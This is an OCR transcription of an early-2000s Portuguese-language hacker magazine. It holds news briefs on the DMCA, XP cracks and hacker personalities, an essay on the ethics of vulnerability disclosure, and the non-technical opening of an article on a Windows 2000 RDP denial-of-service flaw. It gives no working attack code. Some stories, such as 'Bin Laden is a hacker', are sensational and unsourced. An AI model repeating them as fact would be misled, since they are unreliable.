
Geek Apresenta: INFORMAÇÃO PARA A ELITE DIGITAL
H4CK3R
k0nh3c1m3n70 é p0d3r
#1
Open Source
Segurança
Hackerismo
Programação
Programas, Segredos, Guias, Tutoriais, Notícias e muito mais para quem deseja dominar computadores, redes e sistemas digitais
Linux
Submundo
Cultura
Software livre
DDoS
Distributed Denial of Service: o pesadelo dos administradores de sites dissecado do começo ao fim
Seguro?
Raio-X do Secure Socket Layer e suas falhas
Win2000
Vulnerabilidades no Remote Data Server
e mais...
- Hacks via antivírus
- Ataques por FTP
- Captura de senhas
As portas
Conheça as principais portas de entrada e saída de dados dos computadores
R$9,90
ISSN 1676-3068
9 771676 306017 01

De DJ de bailinho

De cineasta de casamento

a DJ Marky.

a Steven Spielberg.




Já nas bancas
Ou pelo site:
www.digerati.com.br

- Assistir a filmes e ouvir músicas.
- Gravar filmes para DVD e produzir canções.
- Editar vídeos caseiros e virar um DJ virtual

Seu computador pode virar um verdadeiro estúdio
Bem-vindo à revolução. Bem-vindo- à Áudio Vídeo Digital.

DIGERATI editorial

EDITORIAL



PhotoDisc

Essa é uma revista para hackers, portanto não vou escrever muito. O que há para ser dito num editorial, estamos dizendo nas entrelinhas de cada uma das páginas a seguir. Aproveito o espaço aqui para fazer algumas rápidas declarações:

1º - Hackers não são criminosos. Criminosos são os crackers (e, mesmo assim, ainda depende do caso em questão).

2º - Essa é uma revista para quem deseja aprender mais sobre computadores e sistemas informatizados. Não é uma revista para quem pensa em invadir e desfigurar sites, roubar números de cartões de crédito ou outra palhaçada do gênero. Se, para você, fazer uma dessas coisas é demonstração de poder, volte quando tiver largado as fraldas.

3º - Viva o open source! Viva o free software!

4º - O rei está nu.

Bon voyage...

ÍNDICE



16 HACKEANDO VIA SYMANTEC




15 CONTROLE REMOTO VIA JAVA

14 DOS VIA RDP DO WIN2000

12 DIVULGAR OU NÃO

06 NEWS



18 SECURITY SOCKET LAYER

22 ENCRIPTAÇÃO - B4ZIKZ



26 ATAQUE VIA FTP


28 AS PORTAS

30 100% DDOS

36 LINUX



40 JURIS



42 LAMMER SPACE

44 SUBCULTURE

46 GUIA DO CD



Camisa de força

DMCA Vs. Linux

A lei americana de copyright digital bate de frente com o Linux

Já ouviu falar do Digital Millenium Copyright Act? Se você não tem a menor idéia do que é isso, melhor buscar informações, pois atrás desse nome cinematográfico está uma lei que pode colocar os mais desavisados frente a frente com a justiça do Tio Sam.

O ato que regula a cópia e divulgação de informação em forma digital e ensaia sua plena aplicação desde 1998 acaba de vitimar todos os linuxers americanos. Para não violar o DMCA, a nova versão do kernel 2.2, não vai oferecer para os programadores americanos a documentação sobre as correções de segurança efetuadas.

Alan Cox, considerado o segundo homem na hierarquia de desenvolvimento do Linux, atrás apenas de Linus Torvalds, tomou a decisão para evitar problemas com a Justiça, mas principalmente para chamar a atenção para o DMCA, que classifica como crime criar ou distribuir softwares, cujo objetivo seja driblar um esquema de proteção contra cópia.

Para evitar que os americanos tenham acesso à documentação sobre os patches de segurança do kernel 2.2, a informação será disponibilizada em um site que bloqueia o acesso a partir do país. Vale lembrar que, até agora, o DMCA fez apenas uma vítima: o russo Dmitry Sklyarov, que criou um programa que quebrava restrições do Adobe Acrobat.

Imagens: Divulgação



Alan Cox: *Batendo de frente com as regras impostas pelo DMCA*


Kr4ckIn6

Não brinque com chinas

Crackers chineses quebram segurança do Windows XP

Tudo bem...ninguém achava que o sistema de segurança do Windows XP para evitar a reprodução de cópias piratas e a instalação sem registro oficial iria agüentar muito tempo. Mas dessa vez, os crackers chineses capricharam. Apenas horas depois do lançamento oficial do sistema, sites de todo o Oriente ofereciam para download um conjunto de arquivos que quebrava a tecnologia de registro do sistema. Pouco depois dos arquivos serem disponibilizados, cópias warez do XP com as limitações antipirataria quebradas pipocavam em sites do mundo todo.

A empresa britânica BritArts, que divulgou a notícia, disse que havia alertado a gigante de Redmond que seu sistema de proteção era falho e que o nível de conhecimento dos crackers era suficiente para burlar as restrições facilmente.





h4CK3R z00

Hacker milionário?!

Kim Schmitz, um hacker germânico cheio da grana - ou não...

O mundo está cheio de personagens curiosos. E no zoológico da raça humana, na ala reservada aos experts em informática, Kim Schmitz tem uma jaula de destaque. Se você nunca ouviu falar da figura, vamos à ficha dele.

Nascido na Alemanha em 1974, Schmitz surgiu para o cyberworld quando tinha cerca de 15 anos, ao protagonizar diversas invasões de sistemas, a maioria de grandes corporações e órgãos governamentais, usando o nick Kimble.

Kimble ficou até os 20 anos impune, abarrotando os bolsos com dinheiro e trabalhando em média 10 horas por semana com programação. Foi então que a justiça germânica colocou o rapaz nos tribunais. Graças à benevolência das leis do país, Schmitz encarou apenas dois anos de condicional.

Enquanto isso, o hacker passou por uma incrível metamorfose. De frequentador do underground digital, passou a gerenciador de investimentos na área de informática. Aproveitando a enxurrada monetária que lavou a economia mundial com dólares, Kimble conseguiu amealhar aproximadamente US$ 200 milhões. A fortuna veio acompanhada das tradicionais excentricidades dos endinheirados: carros caríssimos, viagens exóticas, ternos de grife e mulheres. Além, é claro, de declarações como "Eu quero ser um dos homens mais ricos do planeta. Eu era o hacker nº 1, agora quero ser um dos 10 maiores homens de negócio do mundo".

Mas parece que Schmitz vai ter que ralar mais para atingir seu objetivo. Segundo a imprensa alemã, ele está à beira da falência, não tendo dinheiro suficiente para cobrir seus débitos. Enquanto o mundo não vê a extinção do único "hacker milionário" em vida, Kimble aproveita os últimos momentos de glória viajando, vindo até para o Brasil em 2001, em viagem extensamente documentada em seu site.

E tem mais...

Ainda quis caçar terroristas

No topo das bizarrices de Mr. Kimble, que não são poucas (fantasiar-se de Tio Sam, tirar fotos com modelos de revistas de nudez, bater Mercedes de US$ 1 milhão...), está juntar-se à brigada anti-terror dos EUA em um show digno de mestres do marketing. Schmitz criou a YIHAT (Young Intelligent Hackers Against Terror), cujo objetivo seria unir esforços de hackers do mundo todo para rastrear informações que levariam à prisão de Osama Bin Laden. O tiro saiu pela culatra e cerca de uma semana depois de ter entrado em atividade, o *site da YIHAT* sofreu um DDoS que quebrou suas pernas. Antes de ser definitivamente derrubada, no entanto, a empreitada de Schmitz virou piada na comunidade hacker e gerou brigas com o site Attrition.org, com os hackers paquistaneses do GForce e outras eméritas personalidades. No fim das contas o ex-hacker comédia saiu de cena alegando ter cumprido seu primeiro objetivo, que seria rastrear a movimentação bancária da organização Al Qaeda, apesar das instituições envolvidas negarem tudo.

www.kimble.org

www.kill.net

Vigilância Explicita

E no Reino Unido...

Medo do terrorismo estimula monitoração

Depois dos atentados de 11 de setembro, as atenções estão voltadas para o Congresso americano e a aprovação em massa de medidas para aumentar os poderes de vigilância do Estado sobre as comunicações. Mas não é só de Washington que vêm as ameaças às liberdades civis. Direto do Reino Unido, apresentamos o pacote de medidas antiterror anunciadas pelo secretário de governo David Blunkett.

De acordo com o pacote britânico, ISPs (Internet Service Providers) vão ativar a retenção de "logs" indicando frequência e natureza das atividades online da população. Atente bem: os ISPs não poderão registrar o conteúdo das comunicações, mas sim sua ocorrência.

O porta-voz da discórdia provocada pela medida é Caspar Bowden, diretor da FIPR (Foundation for Information Policy Research - Fundação para Pesquisa de Políticas de Informação): "Informações classificadas revelando o que você lê, onde você está e com quem você conversa online podem ser coletadas em nome da segurança nacional. Mas o Sr. Blunkett pretende permitir acesso a essas informações para propósitos que nada tem a ver com combate ao terrorismo. Pequenos crimes, ordem pública, sonegação de taxas, participação em passeatas, até 'saúde e segurança' vão ser razões legítimas para filtrar detalhes da vida particular para bancos de dados do governo, onde serão retidos indefinidamente".



DIY

MP3 player para Linux


Site ensina a fazer um, passo a passo

Tudo bem que financeiramente pode não ser muito interessante, mas pelo menos é uma boa oportunidade para você testar seus conhecimentos e habilidades como hacker.

O site Linux Devices apresenta um DIY em que Anders Brownworth explica passo a passo como montar um MP3 player usando um set-top box com Linux embutido. E ele tem experiência no assunto: já havia antes montado um MP3 player para carros usando Linux e outros elementos open source, recebendo destaque em revistas especializadas.

O problema é que, para incrementar o set-top box, comprando teclado, memória e processador, entre outras coisas, são necessários cerca de US$ 520, preço de um MP3 player de boa qualidade. A idéia de Brownworth, assim como no caso do MP3 player para carros, é criar um sistema inteligente, que aprenda o gosto musical do usuário.

Quem quiser tentar, é só acessar o site http://linuxdevices.com/articles/AT4993692753.html.





Fotos do aparelho antes de virar um ***MP3 Player***

Histórias Hackers

O dedo-duro

Max Butler, o duas caras que se deu mal

Pode parecer roteiro de filme, mas não é. Em 1996, o americano Max Butler decidiu voluntariamente, sabe-se lá por que, prestar serviços de informante para o FBI sob o codinome "Equalizer". Sua missão era fornecer relatórios periódicos sobre assuntos tecnológicos em geral. Não demorou muito para que Butler, cujo codinome hacker era "Max Vision", começasse a entregar na cara dura hackers de toda espécie. Sua metodologia básica era entrar em canais de IRC, conversar com hackers e depois entregar transcrições das conversas para os federais. Eventualmente ele agia "fisicamente", como na DefCon6, onde esteve com a missão de obter chaves PGP de visitantes da conferência.

Imagens: Divulgação



Por ironia do destino, a recompensa pelo seu empenho como alcaguete foi... ir em cana. Max foi preso em março de 2000 depois de recusar-se a usar escuta telefônica num encontro com um amigo ex-hacker e dono de uma agência de segurança de San Francisco. Na acusação formal, Max Butler foi indiciado por invasão de computadores, porte de senhas roubadas e interceptação de comunicação. O elemento-chave de sua condenação de 18 meses foi um worm programado para fechar uma brecha de segurança explorada por outro worm. A peça de software funcionava perfeitamente, com um único senão: depois de fechar a brecha, ela abria outra que só poderia ser usada pelo próprio Butler.

Moral da história: a linha que separa hackers "do bem" dos hackers "do mal" (se é que isso existe...) é muito mais tênue do que qualquer FBI pode imaginar...

É assalto a mão armada!

RIAA quer roubar seus MP3

Gravadoras aproveitam confusão nos EUA para aprovar emenda marota

A indústria fonográfica dos EUA, representada pela RIAA, queria dar uma de esperta e aproveitar a rapidez e discrição com que foi discutida a lei antiterror, denominada EUA Act.

Uma emenda a essa lei, proposta por lobbistas da RIAA, permitiria que as gravadoras entrassem nos computadores dos usuários e causassem qualquer tipo de dano, em busca dos MP3 que estariam violando as leis de direitos autorais. É a RIAA querendo dar uma de hacker e invadir computadores alheios.

Há um artigo nessa lei determinando que qualquer um que invadisse um computador e causasse danos agregados de até US$ 5 mil dólares, no período de um ano, estaria cometendo um crime. As gravadoras não gostaram nada disso e trataram de montar uma emenda, apoiada pelos inúmeros lobbistas que as defendem no Congresso. Essa emenda dizia que os detentores de direitos autorais não teriam cometido crime ao causar danos a outros computadores com invasões, desde que estivessem tentando proteger seus direitos registrados.



Essa atitude mostra que não é paramóia. A RIAA tem mesmo intenção de invadir e capturar os MP3 nos computadores. Pressionados, os congressistas desistiram de alterar a lei, mas prometem voltar em breve com uma nova versão, mais light.

Loves in the air

Pura coincidência?!

Cathi, a namorada do hacker Agent Steal


Justin Petersen, aka Agent Steal, passou os últimos 10 anos tendo problemas com a lei. Motivos: os de sempre. Invasão de computadores, roubo de informações confidenciais, roubo eletrônico de dinheiro depositado em bancos, etc, etc... Passou 3 anos preso pelos seus crimes, e quando saiu, faturou essa belezinha aí das fotos, uma modelo chamada Cathi. Se os conhecimentos hackers de Petersen ajudaram a conquistar a garota, não sabemos. Mas não custa nada ter esperanças... Mais fotos no site do rapaz

www.agentsteal.com





Imagens: Divulgação



3nc1cl0péd14

Whitehat

Unidos contra o "lado negro da Força"

Especialistas em segurança digital que atuam do lado do "bem" (leia-se "grandes companhias"), combatendo crackers, criadores de vírus, invasores e espiões. O whitehat também encontra falhas, detecta brechas, mas ao invés de sair divulgando tudo em newsgroups ou canais de IRC, prefere contatar os responsáveis pelo produto furado na intenção de ajudar a solucionar os problemas.

Adivinha só como são chamados os especialistas em segurança no lado oposto dos whitehats...

Até tu, Brutus

Bin Laden é hacker!

Terrorista usa programa desenvolvido nos EUA



Estava redondamente enganado quem achava que Osama Bin Laden era avesso a tecnologia e não usava nem celular, para evitar o rastreamento dos EUA. Na verdade, ele não só é ligado nesse assunto como é também um hacker!

Isso mesmo, e ele ainda usa um sistema desenvolvido por uma empresa norte-americana que teria sido distribuído para serviços de inteligência de diversos países pelo próprio Departamento de Justiça do governo dos EUA. O programa se chama Promis e entre as nações que tiveram acesso a ele estão a Alemanha, Reino Unido e (acreditem) até o Brasil.

Como esse programa ganhou o mundo e foi parar nas mãos do maior inimigo dos EUA? Bom, essa é uma história pra lá de complicada que envolve questões de espionagem, um processo de falência duvidoso e o envolvimento mais que suspeito do governo norte-americano.

Com o Promis, Bin Laden poderia rastrear dados referentes a investigações e localizar personalidades como George Bush e Tony Blair. Ele também teria liberdade para fazer transações financeiras sem ser descoberto, o que pode ter ajudado o terrorista a manter sua fortuna, mesmo com os EUA tentando bloqueá-la no mercado internacional.

E ele também quer te pegar

Até que demorou um pouco. Um mês depois dos atentados ao WTC, Bin Laden ganhou um vírus de computador só seu. O nome oficial é W32/Toal-A, mas todos só se referem a ele como Bin Laden.


O cavalo de tróia invade o computador só com a visualização do email no Outlook, usando uma vulnerabilidade presente no IE 5.01 e 5.5. A Microsoft publicou um patch para resolver o problema este ano. Bin Laden grava uma dll e um executável no computador, destruindo vários arquivos e editando o System.ini. Algumas características peculiares desse vírus são a abertura do compartilhamento da unidade C para a Internet e a capacidade de fechar programas antivírus, como os da Symantec e da Network Associates.

3nciclOpédi4 II

Microsoft

Inferno na terra

De acordo com definição do documento Jargon File, a Microsoft é "o novo império do mal (o antigo era a IBM). As reclamações básicas são, como eram contra a IBM: a) seus designs de sistemas são terríveis estropícios, b) é impossível achar código para arrumá-los e c) eles usam amplamente seu poder para assustar".



DIVULGAR OU NÃO.

A anarquia da informação põe fogo na fogueira da ética hacker

Você está testando um potente firewall de uma das maiores empresas do mundo. Strings vão, sintaxes vêm, você acaba descobrindo um bug muito bem escondido, mas que poderia facilmente causar problemas em situações específicas. Na busca por documentação sobre a falha do firewall, você descobre que ela simplesmente não existe - o bug é descoberta sua. O que fazer? Pode parecer uma questão simples, mas não se deixe enganar. É só o começo de uma longa e exaustiva discussão ética.



Imagens: Reprodução

Onde tudo começa

Ponto básico para começar a entender as questões que a divulgação de falhas em softwares evoca: não existem softwares perfeitos, à prova de erros. Programas de computador são hoje obras de engenharia pesadíssima, intrincada e complexa. Um software como o Gnome, por exemplo, tem cerca de 4 milhões de linhas de código. É puro delírio imaginar que lidando com um volume tão grande de dados os desenvolvedores não cometeriam erros. Outra prova: o Windows 2000 tem cerca de 6 milhões de linhas de código e aproximadamente 60 mil bugs documentados. É uma média de um bug a cada 100 linhas!

Produzir um software perfeito sempre será o grande objetivo de qualquer time de desenvolvimento, mas, enquanto isso não acontece, é obrigação de qualquer programador, analista ou hacker, saber qual postura adotar quando der de cara com as inevitáveis vulnerabilidades dos sistemas.

De maneira geral, há duas linhas de pensamento: os hackers com maior estofo ideológico, amantes do software livre e do código aberto, tendem a posicionar-se pela total divulgação das falhas - e em muitos casos também das maneiras pelas quais essas falhas podem ser exploradas. De acordo com a filosofia desse grupo, a divulgação das falhas, geralmente através da Internet, obriga os administradores de redes e profissionais das empresas produtoras a corrigi-las na marra. Afinal, se eles, que recebem para corrigir os erros, não o fizerem, não são os descobridores das falhas que o farão.

Já os hackers mais comportados, conhecidos como white-hats, fazem exatamente o contrário. A partir do momento em que descobrem furos em algum sistema, partem para documentar da maneira mais completa a ocorrência, focalizando nos métodos de solução. Os primeiros a serem informados dos problemas são os responsáveis pela programação do software, que passam a ajudar em seu estudo. Só depois que um patch de correção foi elaborado é que o público em geral recebe toda a informação.

As peças estão no tabuleiro. É hora de começar o xadrez.

Implicações

Os hackers que decidem pela livre divulgação de toda informação que produzem ou à qual têm acesso, sem dúvida, vão provocar a simpatia da comunidade underground e o ódio das grandes corporações - o que, no final das contas, é mesmo o objetivo de muitos deles. A seu favor, eles têm o argumento de que a informação é livre e sempre gera conhecimento.

O argumento patina entre a tênue

EIS A QUESTÃO

linha que separa a divulgação do conhecimento da pura irresponsabilidade. Afinal, explicar como explorar uma brecha de segurança em um software que gerencia a atividade de milhares de companhias pode ter conseqüências desastrosas - pare alguns segundos para imaginar... Ao mesmo tempo, todas essas companhias que possuem um software defeituoso têm o direito de saber em que terreno estão pisando. Elas pagaram e estão usufruindo de um produto imperfeito. Divulgue a verdade e elas também cuidarão de pressionar as empresas responsáveis para remendar os softs.

Do outro lado da balança, temos os white-hats, que preferem trabalhar junto a empresas ou, no máximo, divulgar as falhas que encontram de maneira rasa, sem detalhar com precisão os aspectos técnicos, até que uma correção para o problema esteja disponível e documentada. Agindo nesse sistema, o white-hat freqüentemente acaba recebendo algum tipo de recompensa financeira e pavimenta seu caminho para um dia abandonar definitivamente o underground. Aqui, a tênue linha não é entre liberdade e irresponsabilidade, e sim entre ser hacker ou ser um simples especialista em informática. Os dilemas de quem opta por não divulgar uma falha encontrada não são tanto éticos, mas sim ideológicos.

Terceira via e anarquia

Uma terceira postura é possível, e raramente ela costuma ser ventilada através de qualquer meio de comunicação, simplesmente porque ela vai justamente contra exposição na mídia. Para quem o mais interessante é apenas o prazer de descobrir uma falha usando seus conhecimentos, pouco importa difundir a informação de maneira maciça - ou não difundi-la. Isso passa a ser um elemento de pouca importância frente ao gosto de vencer barreiras a princípio intransponíveis.

Os dilemas de quem opta por não divulgar uma falha encontrada não são tanto éticos, mas sim ideológicos

É uma alternativa coerente? Pouco importa. O objetivo desse texto não é



fornecer respostas definitivas, mesmo porque elas não existem. Se as duas páginas aqui fizeram você pensar um pouco, elas já valeram a pena. E buscando um jeito de fechar o escrito, reproduzo o texto de um hacker que escreveu sobre o assunto na rede: "Eu vi muitas vezes as pessoas fazendo distinções, dizendo que se você fizer isso, você não é um hacker ou se fizer aquilo, é um hacker. Se você está pintando um quadro e alguém diz que você deve fazer desse jeito, caso contrário você não será um pintor, não é o mesmo que dizer que você deve agir segundo essas éticas? Não estou criticando as pessoas que abrem suas opiniões éticas para todos, estou dizendo que essa talvez não seja a melhor maneira de fazer as pessoas seguirem-nas. Mas qual será"?

DoS NO WIN2000


Basta uma boa quantidade de pacotes inválidos RDP (Remote Desktop Protocol) para um servidor Windows 2000 cair num Denial Of Service

Pesadelo de 9 entre 10 administradores de redes, os ataques do tipo DoS (Denial of Service) são quase sempre simples de realizar e difíceis de impedir. Qualquer servidor tem alguns softwares que, através de portas específicas, recebem pacotes de maneira indiscriminada e sem controle. O resultado é o travamento do computador, que tenta, mas não consegue atender a todas as requisições que chegam. É isso que acontece com o Windows 2000 no caso de envio de pacotes inválidos no padrão RDP (Remote Desktop Protocol).

O Remote Desktop Protocol é um protocolo cuja base vem da família de padrões T-120, que determina procedimentos e configurações para comunicações servidor-cliente via Internet ou Intranet. É um protocolo multicanal que permite carregar informações de apresentações, aparelhos ligados via serial, dados encriptados etc. Os pacotes RDP são encapsulados e encriptados no TCP/IP (Transmission Control Protocol), mas o protocolo suporta outros tipos de padrões de rede (ISDN, IPX, NetBIOS).

